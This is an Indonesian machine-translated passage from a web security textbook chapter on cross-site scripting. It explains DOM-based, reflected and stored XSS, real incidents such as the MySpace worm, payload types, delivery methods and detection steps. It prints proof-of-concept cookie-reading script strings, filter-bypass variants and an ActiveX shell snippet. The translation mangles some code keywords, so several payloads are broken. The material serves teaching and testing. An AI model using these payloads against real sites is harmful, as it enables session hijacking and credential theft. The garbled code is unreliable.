
```

Skrip ini mem-parsing URL untuk mengekstrak nilai dari pesan parameter dan cukup tulis nilai ini ke dalam kode sumber HTML laman. Saat dipanggil sesuai keinginan pengembang, itu dapat digunakan dengan cara yang sama seperti pada contoh asli untuk membuat pesan kesalahan dengan mudah. Namun, jika penyerang membuat URL yang berisi kode JavaScript sebagai nilai dari pesan parameter, kode ini akan ditulis secara dinamis ke dalam halaman dan dijalankan dengan cara yang sama seolah-olah server telah mengembalikannya. Dalam contoh ini, URL yang sama yang mengeksplorasi kerentanan XSS asli juga dapat digunakan untuk membuat kotak dialog:

[http://mdsec.net/error/18/Error.ashx?message=<script>peringatan\('xss'\)</script>](http://mdsec.net/error/18/Error.ashx?message=<script>peringatan('xss')</script>)



Gambar 12-5 mengilustrasikan proses mengeksplorasi kerentanan XSS berbasis DOM.



Gambar 12-5: Langkah-langkah yang terlibat dalam serangan XSS berbasis DOM

Kerentanan XSS berbasis DOM lebih mirip dengan bug XSS yang direfleksikan daripada bug XSS yang disimpan. Eksloitasi mereka biasanya melibatkan penyerang yang membujuk pengguna untuk mengakses URL buatan yang berisi kode berbahaya. Respons server terhadap permintaan spesifik itu menyebabkan kode berbahaya dieksekusi. Namun, dalam hal detail eksloitasi, ada perbedaan penting antara XSS yang direfleksikan dan berbasis DOM, yang akan segera kita bahas.

## Serangan XSS Beraksi

---

Untuk memahami dampak serius dari kerentanan XSS, ada baiknya untuk memeriksa beberapa contoh serangan XSS di dunia nyata. Ini juga membantu untuk mempertimbangkan berbagai tindakan jahat yang dapat dilakukan oleh eksloitasi XSS dan bagaimana mereka secara aktif dikirim ke korban.

### Serangan XSS Dunia Nyata

Pada tahun 2010, Apache Foundation dikompromikan melalui serangan XSS yang tercermin dalam aplikasi pelacakan masalahnya. Penyerang memposting tautan, dikaburkan menggunakan layanan redirector, ke URL yang mengeksloitasi kelemahan XSS untuk menangkap token sesi dari pengguna yang masuk. Ketika seorang administrator mengklik tautan tersebut, sesinya disusupi, dan penyerang memperoleh akses administratif ke aplikasi tersebut. Penyerang kemudian memodifikasi pengaturan proyek untuk mengubah folder unggahan proyek ke direktori yang dapat dieksekusi di dalam root web aplikasi. Dia mengunggah formulir login Trojan ke folder ini dan mampu menangkap nama pengguna dan kata sandi pengguna istimewa. Penyerang mengidentifikasi beberapa kata sandi yang digunakan kembali pada sistem lain dalam infrastruktur. Dia mampu sepenuhnya mengkompromikan sistem lain itu,

Untuk detail lebih lanjut tentang serangan ini, lihat URL ini:

[http://blogs.apache.org/infra/entry/apache\\_org\\_04\\_09\\_2010](http://blogs.apache.org/infra/entry/apache_org_04_09_2010)

Pada tahun 2005, situs jejaring sosial MySpace ditemukan rentan terhadap serangan XSS yang disimpan. Aplikasi MySpace mengimplementasikan filter untuk mencegah pengguna menempatkan JavaScript ke halaman profil pengguna mereka. Namun, seorang pengguna bernama Samy menemukan cara untuk mengelak dari filter ini dan menempatkan beberapa JavaScript ke halaman profilnya. Skrip dijalankan setiap kali pengguna melihat profil ini dan menyebabkan browser korban melakukan berbagai tindakan dengan dua efek utama. Pertama, browser menambahkan Samy sebagai "teman" korban. Kedua, itu menyalin skrip ke halaman profil pengguna milik korban. Selanjutnya, siapapun yang melihat profil korban juga akan menjadi korban penyerangan tersebut. Hasilnya adalah worm berbasis XSS yang menyebar secara eksponensial. Dalam beberapa jam pelaku asli

memiliki hampir satu juta permintaan pertemanan. Akibatnya, MySpace harus membuat aplikasi offline, menghapus skrip jahat dari profil semua penggunanya, dan memperbaiki cacat pada filter anti-XSS-nya.

Untuk detail lebih lanjut tentang serangan ini, lihat URL ini:

<http://namb.la/popular/tech.html>

Aplikasi surat web secara inheren berisiko terkena serangan XSS yang disimpan karena cara mereka merender pesan email di browser saat dilihat oleh penerima. Email mungkin berisi konten berformat HTML, sehingga aplikasi secara efektif menyalin HTML pihak ketiga ke dalam halaman yang ditampilkan kepada pengguna. Pada tahun 2009, penyedia email web bernama StrongWebmail menawarkan hadiah \$10.000 kepada siapa saja yang dapat membobol email CEO. Peretas mengidentifikasi kerentanan XSS yang tersimpan dalam aplikasi email web yang memungkinkan JavaScript sewenang-wenang dijalankan saat penerima melihat email jahat. Mereka mengirim email yang sesuai ke CEO, mengkompromikan sesinya di aplikasi, dan mengklaim hadiahnya.

Untuk detail lebih lanjut tentang serangan ini, lihat URL ini:

<http://blogs.zdnet.com/security/?p=3514>

Pada tahun 2009, Twitter menjadi korban dari dua worm XSS yang mengeksloitasi kerentanan XSS yang disimpan untuk menyebar di antara pengguna dan memposting pembaruan yang mempromosikan situs web penulis worm tersebut. Berbagai kerentanan XSS berbasis DOM juga telah diidentifikasi di Twitter, yang muncul dari penggunaan ekstensif kode mirip Ajax di sisi klien.

Untuk detail selengkapnya tentang kerentanan ini, lihat URL berikut:

[www.cgisecurity.com/2009/04/two-xss-worms-slam-twitter.html](http://www.cgisecurity.com/2009/04/two-xss-worms-slam-twitter.html) <http://blog.mindedsecurity.com/2010/09/twitter-domxss-wrong-fix-andsomething.html>

## **Muatan untuk Serangan XSS**


Sejauh ini, kami telah berfokus pada payload serangan XSS klasik. Ini melibatkan pengambilan token sesi korban, membajak sesinya, dan dengan demikian menggunakan aplikasi "sebagai" korban, melakukan tindakan sewenang-wenang dan berpotensi mengambil kepemilikan atas akun pengguna tersebut. Faktanya, banyak muatan serangan lainnya dapat dikirimkan melalui semua jenis kerentanan XSS.

### ***Penodaan Virtual***

Serangan ini melibatkan penyuntikan data berbahaya ke halaman aplikasi web untuk memberikan informasi yang menyesatkan kepada pengguna aplikasi. Ini mungkin hanya melibatkan menyuntikkan markup HTML ke situs, atau mungkin menggunakan skrip (terkadang dihosting di server eksternal) untuk menyuntikkan konten dan navigasi yang rumit ke situs.

Jenis serangan ini dikenal sebagai perusakan karena konten sebenarnya yang dihosting di server web target tidak dimodifikasi. Defacement dihasilkan semata-mata karena bagaimana aplikasi memproses dan merender masukan yang diberikan pengguna.

Selain kenakalan sembrono, serangan semacam ini bisa digunakan untuk tujuan kriminal yang serius. Defacement yang dibuat secara profesional, dikirim ke penerima yang tepat dan memiliki rea sirip penyerang




Gambar 12-6: Serangan perusakan virtual yang mengeksplorasi cacat XSS

### **Menyuntikkan Fungsi Trojan**

Serangan ini melampaui perusakan virtual dan menyuntikkan fungsi-fungsionalitas kerja yang sebenarnya ke dalam aplikasi yang rentan. Tujuannya adalah untuk menipu pengguna akhir agar melakukan beberapa tindakan yang tidak diinginkan, seperti memasukkan data sensitif yang kemudian dikirimkan ke penyerang.

Seperti yang dijelaskan dalam serangan terhadap Apache, serangan yang jelas melibatkan fungsi-fungsionalitas yang disuntikkan adalah untuk menyajikan kepada pengguna formulir login Trojan yang mengirimkan kredensial mereka ke server yang dikendalikan oleh penyerang. Jika dieksekusi dengan terampil, serangan itu juga dapat dengan mulus memasukkan pengguna ke aplikasi nyata sehingga dia tidak mendeteksi anomalii apa pun dalam pengalamannya. Penyerang kemudian bebas menggunakan kredensial korban untuk tujuannya sendiri. Jenis payload ini cocok untuk serangan gaya phishing, di mana pengguna diberi URL yang dibuat dalam aplikasi asli yang sebenarnya dan disarankan agar mereka harus masuk seperti biasa untuk mengaksesnya.

Serangan nyata lainnya adalah meminta pengguna memasukkan detail kartu kredit mereka, biasanya dengan bujukan beberapa penawaran menarik. Misalnya, Gambar 12-7 menunjukkan serangan proof-of-concept yang dibuat oleh Jim Ley, mengeksplorasi kerentanan XSS yang ditemukan di Google pada tahun 2004.



Gambar 12-7:Serangan XSS tercermin menyuntikkan fungsi Trojan

URL dalam serangan ini mengarah ke nama domain asli dari aplikasi sebenarnya, dengan sertifikat SSL yang valid jika berlaku. Oleh karena itu, mereka jauh lebih mungkin membujuk korban untuk mengirimkan informasi sensitif daripada situs web phishing murni yang dihosting di domain berbeda dan hanya mengkloning konten situs web yang ditargetkan.

#### ***Mendorong Tindakan Pengguna***

Jika penyerang membajak sesi korban, dia dapat menggunakan aplikasi "sebagai" pengguna itu dan melakukan tindakan apa pun atas nama pengguna. Namun, pendekatan untuk melakukan tindakan sewenang-wenang ini mungkin tidak selalu diinginkan. Ini mengharuskan penyerang memantau servernya sendiri untuk pengiriman token sesi yang ditangkap dari pengguna yang disusupi. Dia juga harus melakukan tindakan yang relevan atas nama setiap pengguna. Jika banyak pengguna yang diserang, ini mungkin tidak praktis. Selain itu, ia meninggalkan jejak yang agak tidak kentara dalam log aplikasi apa pun, yang dapat dengan mudah digunakan untuk mengidentifikasi komputer yang bertanggung jawab atas tindakan tidak sah selama penyelidikan.

Alternatif untuk pembajakan sesi, di mana penyerang hanya ingin melakukan serangkaian tindakan tertentu atas nama setiap pengguna yang disusupi, adalah dengan menggunakan skrip payload serangan itu sendiri untuk melakukan tindakan tersebut. Muatan serangan ini sangat berguna dalam kasus di mana penyerang ingin melakukan beberapa tindakan yang memerlukan hak istimewa administratif, seperti mengubah izin yang diberikan ke akun yang dikontrolnya. Dengan basis pengguna yang besar, akan melelahkan untuk membajak setiap sesi pengguna dan menentukan apakah korban adalah seorang administrator. Pendekatan yang lebih efektif adalah mendorong setiap pengguna yang disusupi untuk mencoba meningkatkan izin pada akun penyerang. Sebagian besar upaya akan gagal, tetapi saat pengguna administratif disusupi, penyerang berhasil meningkatkan hak istimewa.

Cacing MySpace XSS yang dijelaskan sebelumnya adalah contoh muatan serangan ini. Ini menggambarkan kekuatan serangan semacam itu untuk melakukan tindakan tidak sah atas nama basis pengguna massal dengan upaya minimal oleh penyerang. Serangan ini menggunakan serangkaian permintaan yang rumit menggunakan teknik Ajax (dijelaskan di Bab 3) untuk melakukan berbagai tindakan yang diperlukan agar worm dapat menyebar.

Penyerang yang target utamanya adalah aplikasi itu sendiri, tetapi ingin tetap diam-diam, dapat memanfaatkan muatan serangan XSS jenis ini untuk menyebabkan pengguna lain melakukan tindakan berbahaya yang dipilihnya terhadap aplikasi tersebut. Misalnya, penyerang dapat menyebabkan pengguna lain mengeksplorasi kerentanan injeksi SQL untuk menambahkan administrator baru ke tabel akun pengguna di dalam database. Penyerang akan mengontrol akun baru, tetapi penyelidikan apa pun terhadap log aplikasi dapat menyimpulkan bahwa pengguna lain yang bertanggung jawab.

#### ***Memanfaatkan Setiap Hubungan Kepercayaan***

Anda telah melihat satu hubungan kepercayaan penting yang dapat dieksplorasi XSS: browser mempercayai JavaScript yang diterima dari situs web dengan cookie yang dikeluarkan oleh situs web tersebut. Beberapa hubungan kepercayaan lainnya terkadang dapat dieksplorasi dalam serangan XSS:

- Jika aplikasi menggunakan formulir dengan pelengkapan otomatis diaktifkan, JavaScript yang dikeluarkan oleh aplikasi dapat menangkap data apa pun yang dimasukkan sebelumnya yang telah disimpan oleh browser pengguna di cache pelengkapan otomatis. Dengan membuat instance formulir yang relevan, menunggu browser melengkapi kontennya secara otomatis, lalu menanyakan nilai bidang formulir, skrip mungkin dapat mencuri data ini dan mengirimkannya ke server penyerang. Serangan ini bisa lebih kuat daripada menyuntikkan fungsionalitas Trojan, karena data sensitif dapat diambil tanpa memerlukan interaksi apa pun dari pengguna.
- Beberapa aplikasi web merekomendasikan atau mengharuskan pengguna menambahkan nama domain mereka ke zona "Situs Tepercaya" browser mereka. Ini hampir selalu tidak diinginkan dan berarti bahwa cacat tipe XSS apa pun dapat dieksplorasi untuk bekerja

eksekusi kode arbitrer di komputer pengguna korban. Misalnya, jika situs berjalan di zona Situs Tepercaya Internet Explorer, menginjeksi kode berikut menyebabkan program kalkulator Windows diluncurkan di komputer pengguna:

```
<skrip>
 var o = new ActiveXObject('WScript.shell');
 o.Jalankan('calc.exe');
</skrip>
```

- Aplikasi web sering menggunakan kontrol ActiveX yang berisi metode yang kuat (lihat Bab 13). Beberapa aplikasi berusaha untuk mencegah penyalahgunaan oleh pihak ketiga dengan memverifikasi dalam kontrol itu sendiri bahwa halaman web pemanggil dikeluarkan dari situs web yang benar. Dalam situasi ini, kontrol masih dapat disalahgunakan melalui serangan XSS, karena dalam hal itu kode pemanggilan memenuhi pemeriksaan kepercayaan yang diterapkan di dalam kontrol.

### MITOS UMUM

**"Phishing dan XSS hanya memengaruhi aplikasi di Internet publik."**

Bug XSS dapat memengaruhi semua jenis aplikasi web, dan serangan terhadap aplikasi berbasis intranet, yang dikirimkan melalui email grup, dapat mengeksplotasi dua bentuk kepercayaan. Pertama, ada kepercayaan sosial yang dieksplotasi oleh email internal yang dikirim antar rekan kerja. Kedua, browser korban sering lebih mempercayai server web perusahaan daripada yang mereka lakukan di Internet publik. Misalnya, dengan Internet Explorer, jika komputer adalah bagian dari domain korporat, browser secara default memiliki tingkat keamanan yang lebih rendah saat mengakses aplikasi berbasis intranet.

### *Meningkatkan Serangan Sisi Klien*

Sebuah situs web dapat secara langsung menyerang pengguna yang mengunjunginya dengan berbagai cara, seperti mencatat penekanan tombol mereka, mencatat riwayat penjelajahan mereka, dan memindai port jaringan lokal. Salah satu dari serangan ini dapat dikirimkan melalui cacat skrip lintas situs dalam aplikasi yang rentan, meskipun serangan tersebut juga dapat dikirimkan secara langsung oleh situs web jahat mana pun yang kebetulan dikunjungi pengguna. Serangan semacam ini dijelaskan lebih detail di akhir Bab 13.

### **Mekanisme Pengiriman untuk Serangan XSS**

Setelah mengidentifikasi kerentanan XSS dan merumuskan muatan yang sesuai untuk mengeksplotasinya, penyerang perlu menemukan beberapa cara untuk mengirimkan serangan ke jaringan lain.

pengguna aplikasi. Kami telah membahas beberapa cara untuk melakukannya. Faktanya, banyak mekanisme pengiriman lain tersedia untuk penyerang.

### ***Menyampaikan Serangan XSS Berbasis DOM dan Tercermin***

Selain vektor phishing yang jelas dari email massal URL yang dibuat untuk pengguna acak, penyerang dapat mencoba mengirimkan serangan XSS yang tercermin atau berbasis DOM melalui mekanisme berikut:

- Dalam serangan yang ditargetkan, email palsu dapat dikirim ke satu pengguna target atau sejumlah kecil pengguna. Misalnya, administrator aplikasi dapat dikirim email yang tampaknya berasal dari pengguna yang dikenal, mengeluarkan bahwa URL tertentu menyebabkan kesalahan. Ketika penyerang ingin mengkompromikan sesi pengguna tertentu (daripada memanen sesi pengguna acak), serangan bertarget yang terinformasi dengan baik dan meyakinkan seringkali merupakan mekanisme pengiriman yang paling efektif. Jenis serangan ini terkadang disebut sebagai "spear phishing".
- URL dapat diumpulkan ke pengguna target dalam pesan instan.
- Konten dan kode di situs web pihak ketiga dapat digunakan untuk menghasilkan permintaan yang memicu kelemahan XSS. Banyak aplikasi populer memungkinkan pengguna untuk memposting markup HTML terbatas yang ditampilkan tanpa diubah ke pengguna lain. Jika kerentanan XSS dapat dipicu menggunakan **MENDAPATKAN** metode, penyerang dapat memposting **IMG** tag di situs pihak ketiga yang menargetkan URL yang rentan. Setiap pengguna yang melihat konten pihak ketiga tanpa disadari akan meminta URL jahat.

Alternatifnya, penyerang dapat membuat situs webnya sendiri yang berisi konten menarik sebagai bujukan bagi pengguna untuk berkunjung. Itu juga berisi konten yang menyebabkan browser pengguna membuat permintaan yang berisi muatan XSS ke aplikasi yang rentan. Jika pengguna masuk ke aplikasi yang rentan, dan dia kebetulan menjelajahi situs penyerang, sesi pengguna dengan aplikasi yang rentan akan terganggu.

Setelah membuat situs web yang sesuai, penyerang dapat menggunakan teknik manipulasi mesin telusur untuk menghasilkan kunjungan dari pengguna yang sesuai, seperti dengan menempatkan kata kunci yang relevan di dalam konten situs dan menautkan ke situs menggunakan ekspresi yang relevan. Namun, mekanisme pengiriman ini tidak ada hubungannya dengan phishing. Situs penyerang tidak berusaha meniru situs yang ditargetkan.

Perhatikan bahwa mekanisme pengiriman ini dapat mengaktifkan penyerang untuk mengeksplorasi kerentanan XSS yang tercermin dan berbasis DOM yang hanya dapat dipicu melalui **POS** permintaan. Dengan kerentanan ini, jelas tidak ada URL sederhana yang dapat diberikan kepada pengguna korban untuk mengirimkan serangan. Namun, jahat

situs web mungkin berisi formulir HTML yang menggunakan metode POST dan yang memiliki aplikasi yang rentan sebagai URL targetnya. Kontrol JavaScript atau navigasi pada halaman dapat digunakan untuk mengirimkan formulir, berhasil mengeksploitasi kerentanan.

- Dalam variasi serangan situs web pihak ketiga, beberapa penyerang diketahui membayar iklan spanduk yang teraut ke URL yang berisi muatan XSS untuk aplikasi yang rentan. Jika pengguna masuk ke aplikasi yang rentan dan mengeklik iklan, sesinya dengan aplikasi tersebut akan terganggu. Karena banyak penyedia menggunakan kata kunci untuk menetapkan iklan ke halaman yang terkait dengannya, bahkan muncul kasus di mana iklan yang menyerang aplikasi tertentu ditempatkan di halaman aplikasi itu sendiri! Hal ini tidak hanya memberikan kredibilitas terhadap serangan tersebut, tetapi juga menjamin bahwa seseorang yang mengeklik iklan tersebut menggunakan aplikasi yang rentan pada saat serangan tersebut terjadi. Selain itu, karena URL yang ditargetkan sekarang "di situs," serangan itu dapat mem-bypass mekanisme berbasis browser yang digunakan untuk bertahan melawan XSS (dijelaskan secara rinci nanti di bab ini). Karena banyak penyedia iklan spanduk mengenakan biaya per klik, teknik ini secara efektif memungkinkan penyerang untuk "membeli" sejumlah sesi pengguna tertentu.
- Banyak aplikasi web mengimplementasikan fungsi untuk "memberi tahu teman" atau mengirim umpan balik ke administrator situs. Fungsi ini sering memungkinkan pengguna untuk membuat email dengan konten dan penerima yang sewenang-wenang. Penyerang mungkin dapat memanfaatkan fungsi ini untuk mengirimkan serangan XSS melalui email yang sebenarnya berasal dari server organisasi itu sendiri. Hal ini meningkatkan kemungkinan bahkan pengguna yang memiliki pengetahuan teknis dan perangkat lunak anti-malware akan menerimanya.

#### ***Menyampaikan Serangan XSS Tersimpan***

Dua jenis mekanisme pengiriman untuk serangan XSS yang tersimpan adalah in-band dan out-of-band.

Pengiriman in-band berlaku di sebagian besar kasus dan digunakan saat data yang menjadi subjek kerentanan dipasok ke aplikasi melalui antarmuka web utamanya. Lokasi umum di mana data yang dapat dikontrol pengguna pada akhirnya dapat ditampilkan ke pengguna lain termasuk yang berikut:

- Bidang informasi pribadi — nama, alamat, email, telepon, dan sejenisnya
- Nama dokumen, file yang diunggah, dan item lainnya
- Umpan balik atau pertanyaan untuk administrator aplikasi
- Pesan, update status, komentar, pertanyaan, dan sejenisnya untuk pengguna aplikasi lainnya

- Apa pun yang dicatat di log aplikasi dan ditampilkan di browser ke administrator, seperti URL, nama pengguna, HTTPReferer, Agen-Pengguna, dan sejenisnya
- Konten file yang diunggah yang dibagikan antar pengguna

Dalam kasus ini, muatan XSS dikirimkan hanya dengan mengirimkannya ke halaman yang relevan di dalam aplikasi dan kemudian menunggu korban untuk melihat data berbahaya tersebut.

Pengiriman out-of-band berlaku dalam kasus di mana data yang menjadi subjek kerentanan dipasok ke aplikasi melalui beberapa saluran lain. Aplikasi menerima data melalui saluran ini dan akhirnya merendernya di dalam halaman HTML yang dibuat di dalam antarmuka web utamanya. Contoh dari mekanisme pengiriman ini adalah serangan yang telah dijelaskan terhadap aplikasi email web. Ini melibatkan pengiriman data berbahaya ke server SMTP, yang akhirnya ditampilkan kepada pengguna dalam pesan email berformat HTML.

### ***Merantai XSS dan Serangan Lainnya***

Cacat XSS terkadang dapat dirantai dengan kerentanan lain untuk efek yang menghancurkan. Penulis menemukan aplikasi yang menyimpan kerentanan XSS di dalam nama tampilan pengguna. Satu-satunya tujuan penggunaan item ini adalah untuk menampilkan pesan selamat datang yang dipersonalisasi setelah pengguna masuk. Nama tampilan tidak pernah ditampilkan ke pengguna aplikasi lain, jadi pada awalnya tampaknya tidak ada vektor serangan bagi pengguna yang menyebabkan masalah dengan mengeditnya nama tampilan sendiri. Hal lain dianggap sama, kerentanan akan diklasifikasikan sebagai risiko sangat rendah.

Namun, kerentanan kedua ada di dalam aplikasi. Kontrol akses yang rusak berarti bahwa setiap pengguna dapat mengedit nama tampilan pengguna lain mana pun. Sekali lagi, dengan sendirinya, masalah ini memiliki signifikansi minimal: Mengapa penyerang tertarik untuk mengubah nama tampilan pengguna lain?

Merangkai bersama dua kerentanan berisiko rendah ini memungkinkan penyerang untuk sepenuhnya mengkompromiskan aplikasi. Mudah untuk mengotomatiskan serangan untuk menyuntikkan skrip ke nama tampilan setiap pengguna aplikasi. Skrip ini dijalankan setiap kali pengguna masuk ke aplikasi dan mengirimkan token sesi pengguna ke server milik penyerang. Beberapa pengguna aplikasi adalah administrator, yang sering masuk dan yang dapat membuat pengguna baru dan mengubah hak istimewa pengguna lain. Penyerang hanya perlu menunggu administrator untuk masuk, membajak sesi administrator, dan kemudian memutakhirkan akunnya sendiri untuk mendapatkan hak akses administratif. Kedua kerentanan tersebut bersama-sama mewakili risiko kritis terhadap keamanan aplikasi.

Dalam contoh yang berbeda, data yang disajikan hanya kepada pengguna yang mengirimkannya dapat diperbarui melalui serangan pemalsuan permintaan lintas situs (lihat Bab 13). Itu juga berisi kerentanan XSS yang tersimpan. Sekali lagi, setiap bug jika dipertimbangkan

secara individual dapat dianggap sebagai risiko yang relatif rendah; namun, ketika dieksloitasi bersama, mereka dapat memiliki dampak kritis.

### MITOS UMUM

"Kami tidak khawatir tentang bug XSS yang berisiko rendah itu. Seorang pengguna dapat mengeksloitasinya hanya untuk menyerang dirinya sendiri."

Bahkan kerentanan yang tampaknya berisiko rendah, dalam keadaan yang tepat, dapat membuka jalan bagi serangan yang menghancurkan. Mengambil pendekatan pertahanan mendalam untuk keamanan memerlukan penghapusan setiap kerentanan yang diketahui, betapapun tidak signifikan tampaknya. Penulis bahkan telah menggunakan XSS untuk menempatkan dialog browser file atau kontrol ActiveX ke dalam respons halaman, membantu keluar dari sistem mode kios yang terikat ke aplikasi web target. Selalu asumsikan bahwa penyerang akan lebih imajinatif daripada Anda dalam menemukan cara untuk mengeksloitasi bug kecil!

## Menemukan dan Mengeksloitasi Kerentanan XSS

Pendekatan dasar untuk mengidentifikasi kerentanan XSS adalah dengan menggunakan string serangan proof-of-concept standar seperti berikut ini:

><script>peringatan(document.cookie)</script>

String ini dikirimkan sebagai setiap parameter ke setiap halaman aplikasi, dan respons dipantau untuk kemunculan string yang sama ini. Jika ditemukan kasus di mana string serangan tampak tidak dimodifikasi dalam respons, aplikasi hampir pasti rentan terhadap XSS.

Jika niat Anda hanya untuk mengidentifikasi beberapa XSS dalam aplikasi secepat mungkin untuk meluncurkan serangan terhadap pengguna aplikasi lain, pendekatan dasar ini mungkin yang paling efektif, karena dapat dengan mudah diotomatisasi dan menghasilkan false positive yang minimal. Namun, jika tujuan Anda adalah untuk melakukan pengujian menyeluruh terhadap aplikasi untuk menemukan kerentanan individual sebanyak mungkin, pendekatan dasar perlu dilengkapi dengan teknik yang lebih canggih. Ada beberapa cara berbeda di mana kerentanan XSS mungkin ada dalam aplikasi yang tidak akan diidentifikasi melalui pendekatan dasar untuk deteksi:

- Banyak aplikasi menerapkan filter berbasis daftar hitam yang belum sempurna dalam upaya mencegah serangan XSS. Filter ini biasanya mencari ekspresi seperti <skrip> dalam parameter permintaan dan mengambil beberapa tindakan defensif seperti menghapus atau menyandikan ekspresi atau memblokir permintaan. Filter ini sering memblokir string serangan yang biasa digunakan dalam pendekatan dasar untuk deteksi. Namun, hanya karena satu serangan biasa

string sedang difilter, ini tidak berarti bahwa kerentanan yang dapat dieksloitasi tidak ada. Seperti yang akan Anda lihat, ada kasus di mana eksplot XSS yang berfungsi dapat dibuat tanpa menggunakan <skrip>tag dan bahkan tanpa menggunakan karakter yang difilter secara umum seperti "<" > dan /.

- Filter anti-XSS yang diterapkan dalam banyak aplikasi rusak dan dapat dielakkan melalui berbagai cara. Misalnya, anggaplah sebuah aplikasi menghapus <skrip>tag dari input pengguna sebelum diproses. Ini berarti bahwa string serangan yang digunakan dalam pendekatan dasar tidak akan dikembalikan dalam respons aplikasi mana pun. Namun, mungkin satu atau lebih dari string berikut akan mem-bypass filter dan menghasilkan eksplotasi XSS yang berhasil:

```
"><script>alert(document.cookie)</script> "><ScRiPt>alert(document.cookie)</ScRiPt> "%3e%3cscript%3ealert(document.cookie)%3c/script%3e ">
<scr<script>ipt>peringatan(document.cookie)</scr</script>ipt>
%00"><script>peringatan(document.cookie)</script>
```

#### COBALAH!

```
http://mdsec.net/search/28/ http://
mdsec.net/search/36/ http://
mdsec.net/search/21/
```

Perhatikan bahwa dalam beberapa kasus ini, string input dapat disanitasi, didekodekan, atau dimodifikasi sebelum dikembalikan dalam respons server, namun mungkin masih cukup untuk eksplotasi XSS. Dalam situasi ini, tidak ada pendekatan deteksi berdasarkan pengiriman string tertentu dan memeriksa kemunculannya dalam respons server yang akan berhasil menemukan kerentanan dengan sendirinya.

Dalam eksplotasi kerentanan XSS berbasis DOM, muatan serangan tidak harus dikembalikan dalam respons server, tetapi dipertahankan dalam DOM browser dan diakses dari sana oleh JavaScript sisi klien. Sekali lagi, dalam situasi ini, tidak ada pendekatan berdasarkan pengiriman string tertentu dan memeriksa kemunculannya dalam respons server yang akan berhasil menemukan kerentanan.

### Menemukan dan Mengeksplotasi Kerentanan XSS Tercermin

Pendekatan yang paling andal untuk mendeteksi kerentanan XSS yang tercermin melibatkan kerja sistematis melalui semua titik masuk untuk masukan pengguna yang diidentifikasi selama pemetaan aplikasi (lihat Bab 4) dan mengikuti langkah-langkah berikut:

- Kirim string alfabet jinak di setiap titik masuk.
- Identifikasi semua lokasi tempat string ini tercermin dalam respons aplikasi.

- Untuk setiap refleksi, identifikasi konteks sintaksis di mana data yang direfleksikan muncul.
- Kirimkan data yang dimodifikasi yang disesuaikan dengan konteks sintaksis refleksi, mencoba memasukkan skrip arbitrer ke dalam respons.
- Jika data yang direfleksikan diblokir atau dibersihkan, mencegah skrip Anda dieksekusi, cobalah untuk memahami dan menghindari filter pertahanan aplikasi.

### ***Mengidentifikasi Refleksi Masukan Pengguna***

